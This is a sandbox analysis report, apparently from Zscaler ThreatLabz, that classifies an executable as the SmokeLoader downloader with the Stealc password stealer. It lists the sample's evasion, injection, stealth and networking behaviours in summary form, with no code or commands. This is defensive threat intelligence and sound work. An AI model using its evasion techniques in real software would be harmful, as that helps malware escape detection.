Report ID (MD5): D20D31A0E64CF722051A9FB411748913
Analysis Performed : 29/04/2024 23:17:13
File Type: exe

CLASSIFICATION
Class Type: Malicious
Category: Malware & Botnet Detected: Win32_Downloader_SmokeLoader
Threat Score: 100

MITRE ATT&CK
This report contains 17 ATT&CK techniques mapped to 6 tactics

VIRUS AND MALWARE
• Win32_Downloader_SmokeLoader
• Win32.PWS.Stealc

SECURITY BYPASS
• Maps A DLL Or Memory Area Into Another Process
• Tries To Detect Sandboxes And Other Dynamic Analysis Tools
• Queries A List Of All Running Drivers
• Sample Sleeps For A Long Time (Installer Files Shows These Property).
• Creates A Thread In Another Existing Process
• Found A High Number Of Window / User Specific System Calls
• Executes Massive Amount Of Sleeps In A Loop

NETWORKING
• Short IDS Alert For Network Traffic
• Uses A Known Web Browser User Agent For HTTP Communication
• URLs Found In Memory Or Binary Data
• Posts Data To Web Server
• Performs DNS Lookups

STEALTH
• Deletes Itself After Installation
• Checks For Kernel Code Integrity (NtQuerySystemInformation(CodeIntegrityInformation))
• System Process Connects To Network
• Hides That The Sample Has Been Downloaded From The Internet
• Checks If The Current Machine Is A Virtual Machine
• Disables Application Error Messages

SPREADING
No suspicious activity detected

INFORMATION LEAKAGE
No suspicious activity detected

EXPLOITING
• Benign Windows Process Is Dropping New PE Files
• Known MDS
• May Try To Detect The Windows Explorer Process

PERSISTENCE
• Drops Files With A Non Matching File Extension
• Drops PE Files

SYSTEM SUMMARY
• PE File Has An Executable .Text Section Which Is Very Likely To Contain Packed Code
• Contains Thread Delay
• Queries A List Of All Running Processes
• Uses 32bit PE Files
• PE File Has An Executable .Text Section And No Other Executable Section
• Reads Software Policies
• Sample Monitors Window Changes

DOWNLOAD SUMMARY
Original file: 326 KB
Dropped files: 326 KB
Packet capture: 199 KB

zscaler ThreatLabz

In addition to sandbox detections, Zscaler's multilayered cloud security platform detects indicators related to SmokeLoader at various levels with the following threat names:

Win32.Downloader.SmokeLoader



Thank you for reading

Was this post useful?

Yes, very!Not really

Get the latest Zscaler blog updates in your inbox



By submitting the form, you are agreeing to our [privacy_policy](#).